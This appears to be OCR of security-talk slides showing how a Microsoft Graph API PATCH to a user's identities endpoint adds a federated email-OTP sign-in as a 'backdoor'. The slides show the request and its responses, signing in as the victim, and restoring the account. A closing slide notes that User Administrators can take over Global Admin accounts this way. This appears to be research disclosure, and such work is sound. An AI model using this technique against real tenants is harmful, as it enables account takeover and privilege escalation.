
none form-data x-www-form-urlencoded raw binary GraphQL

This request does not have a body

Body Cookies Headers (12) Test Results

Pretty Raw Preview Visualize JSON


```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#users('newlowpriv%40iminyour.cloud')/identities",
    "value": [
        {
            "signInType": "userPrincipalName",
            "issuer": "iminyourcloud.onmicrosoft.com",
            "issuerAssignedId": "newlowpriv@iminyour.cloud"
        }
    ]
}
```



# Add new identity (backdoor)

PATCH https://graph.microsoft.com/v1.0/users/newlowpriv@iminyour.cloud/identities

Params Auth ● Headers (10) Body ● Pre-req. Tests Settings

raw JSON

```
{
"value": [
        {
            "signInType": "federated",
            "issuer": "mail",
            "issuerAssignedId": "mailotp@outsidersec.dev"
        }
    ]
}
```

Body 204 No Content 125 ms 404 B

# Account identities after change


Body Cookies Headers (12) Test Results


Status: 200 OK Time: 92 ms Size: 93

Pretty Raw Preview Visualize JSON



```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#users('newlowpriv%40iminyour.cloud')/identities",
    "value": [
        {
            "signInType": "federated",
            "issuer": "mail",
            "issuerAssignedId": "mailotp@outsidersec.dev"
        },
        {
            "signInType": "userPrincipalName",
            "issuer": "iminyourcloud.onmicrosoft.com",
            "issuerAssignedId": "newlowpriv@iminyour.cloud"
        }
    ]
}
```

# Switching tenants




# Signed in as victim user



# Returning the account to the original state




# Extra technique: elevation of privilege


- User Administrators cannot reset passwords of Global Administrators
- They can however modify the identity of a Global Admin (or any other user)
- This way they can take over the account of a higher privileged user.

